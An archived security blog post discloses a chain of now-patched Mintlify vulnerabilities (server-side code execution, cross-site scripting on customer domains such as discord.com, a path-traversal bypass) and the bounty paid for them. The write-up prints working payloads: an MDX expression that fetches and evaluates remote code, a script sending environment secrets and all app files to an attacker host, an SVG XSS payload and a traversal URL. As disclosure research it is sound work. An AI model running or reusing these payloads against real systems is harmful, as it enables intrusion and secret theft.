how to hack discord, vercel and more with one easy trick

how to hack discord, vercel and more with one easy trick - Author not stated, eva.ac.

- Published: date not stated
- Original: <https://kibty.town/blog/mintlify>
- Current location: <https://eva.ac/blog/mintlify/>
- Preserved from: https://eva.ac/blog/mintlify/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

this blogpost was a collaboration with two people, their articles are here: hackermon and m dl

this started when i was notified that discord switched documentation platforms to mintlify, a company i briefly looked into before, and i thought it would be a good idea to take another look now that theyre bigger.

introduction

mintlify is a b2b saas documentation platform that allows companies to make documentation via MDX files and they host it for them, and add styling, etc.

some of their customers would include:

- discord
- twitter
- vercel
- cursor

...and more, you can view a full list here

theres also a bunch of ai features and stuff, but thats beyond the point

so, i signed up and got to digging.

the rce (CVE-2025-67843)

mintlify uses MDX to render docs their customers provide, and i was wondering how they render it on the server-side for static page generation (because a docs site needs that for search engines/bots).

this is because mdx is basically jsx (think react) combined with markdown, meaning you can add js expressions to your markdown. so whats preventing us from making a jsx expression that evaluates code on the server?

well, i tried it with a simple payload to just eval things from a webserver

```
{!!fetch("https://attacker.eva.ac").then((r) => r.text()).then((c) => eval(c))}
```

i deployed it to mintlify and went to the page it was on, and i got a request from a vercel/amazon ip! are they really doing this on their nextjs app?

i wrote a simple script to exfilitrate some data such as the process.env (and app files) to find out:

```
const exfil = (data) =>
  fetch("https://attacker.eva.ac", {
    method: "POST",
    body: JSON.stringify(data),
  });
exfil({ files: [{ name: ".env.json", content: JSON.stringify(process.env) }] });
try {
  import("fs").then(async (a) => {
    const arr = [];
    for (const filename of a.readdirSync(".", { recursive: true })) {
      if (a.lstatSync(filename).isDirectory()) continue;
      const content = a.readFileSync(filename, "utf-8");
      arr.push({ name: filename, content });
    }
    console.log(arr.length);
    await exfil({ files: arr });
    console.log("done exfiling");
  });
} catch (error) {
  exfil(error);
}
```

and, after running it, this is what i got:

shit. this is bad, we have full access.

impact

i quickly realised that this was the server-side serverless (lol) environment of their main documentation app, while this calls to a external api to do everything, we have the token it calls it with in the env.

alongside, we can poison the nextjs cache for everyone **for any site**, allowing mass xss, defacing, etc on any docs site.

we can also pretend nonexistent pages exist in the cache, allowing targeted xss too

with the other keys we could also:

- poisoned mintlifys analytics
- ruined mintlifys feature flagging
- dos'ed customer sites via path validations
- trigger a bunch of pdf exports which would jack up mintlifys cloudconvert bill

so:

- mass xss (on customer domains)
- targeted xss (on custom domains)

very bad.

targeted xss (CVE-2025-67842)

after getting all of the server routes, i noticed a interesting one: `/_mintlify/static/[subdomain]/{...path}`. this route seemed to allow you to get static images from your repository, such as svgs, pngs, etc.

what if i could access my organizations asset from another domain?


well i tried, i crafted a url that looked like

```
https://discord.com/_mintlify/static/evascoolcompany/xss.svg
```

which, the svg on my repository having this content:

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(window.origin);"/>
```

and when i went to the url, i got this:



well, fuck.

impact


this allows complete 1 click xss on users who click a link. definitely not great, but it makes the fact worse that most companies dont properly scope cookies, or have their documentation on a subpath (such as `/path`).

the latter was true in discords case, their documentation was on `/developers/docs`, and i can just get the `token` value from localstorage directly, and exfiltrate it using whatever i want

some other companies that i could do full exploitation on are twitter, vercel and cursor. though we did not check many companies and there is definitely more

an unexpected message

a few hours after i started looking into this, i got an unexpected, sort of out of nowhere message from a friend, hackermon, who had found the targeted xss independently aswell



we started looking into this together, alongside mdl, who was also looking into it with hackermon

also checkout their blogposts here and here! (respectively)

we also got in contact with mintlify, and started disclosing everything we already had and future things directly to them

here comes the patch bypass (CVE-2025-67845)

after mintlify patched the targeted xss via static, i was looking at the code for the route and had an idea

the code for the endpoint looked like this (not exact, recreation):


```
export async function GET(_, { params }) {
  const { subdomain, path: pathParts } = await params;
  const path = "/" + pathParts.join("/");

  const url = `${CDN_BASE_URL}/${subdomain}${path}`;
  const res = await fetch(url);

  if (!res.ok)
    return new NextResponse("Asset not found", {
      status: 404,
    });

  return res;
}
```

and i realised, nothing prevents us from adding url encoded path traversal in a part of a path, to climb up the cdn path

so i crafted a url and tested, it looked like

```
https://discord.com/_mintlify/static/discord/images/create-team-owned-app.png%2F..%2F..%2F..%2Fevascoolcompany
```

and i was met with the beautiful alert page again



always remember to encode your paths properly!

non-critical vulnerabilities

alongside this, i found a few non-critical vulnerabilties which don't deserve an entire section, so here they are:

- github idor (CVE-2025-67844): mintlify doesn't validate the github repository owner/name fields on their api while your setting it, allowing you to set it to any authorized repository. allowing you to view commit details (message, hash, filename, files changed, etc) for new commits
- downgrade attack (CVE-2025-67846): mintlify uses vercel to facilitate deployments of both their client and the dashboard. a common pitfall when using vercel is that you fail to remove a previous deployment with a vulnerability in it, so you can target a specific previous vulnerable deployment id / git branch / git ref, and use that to facilitate the patched exploit.

add it to your repository, wait for the deployment to build and access it on any mintlify-provided documentation/custom domain with the path `/_mintlify/static/evascoolcompany/xss.svg` or similar with prefixes

lets talk impact (again)

all together, i think this series of vulnerabilities had very big impact. considering we could supply chain attack various big fortune 500 companies, including but not limited to:

- discord
- twitter
- vercel
- cursor

...and more, you can view a full list here

we could on targeted companies:

- override pages on docs to deface, or xss
- get 1 click xss
- view commits or push to repositories

the patch

after we got in contact with mintlify, everything was patched very swiftly. and i was awarded **5,000 USD** for my efforts and findings.

the patches for the vulnerabilties were:

- the rce (CVE-2025-67843): not parsing non-simple mdx expressions on ssr, but still parsing on client
- targeted xss (CVE-2025-67842): you are now not able to reach any mintlify assets that are not on the same organization
- targeted xss patch bypass (CVE-2025-67845): theres now checks to make sure you aren't path traversing the cdn path
- github idor (CVE-2025-67844): its now checked on setting github repository that the github app installation registered to your mintlify account has access to the specified repository
- downgrade attack (CVE-2025-67846): theres now a visitor password on preview deployments on vercel and purging old deployments that were vulnerable, you can read the vercel documentation on this here

make sure to check out hackermon and mdl's reports for more details on other vulnerabilties, and the possible exploitation that couldve happened.

card by marshift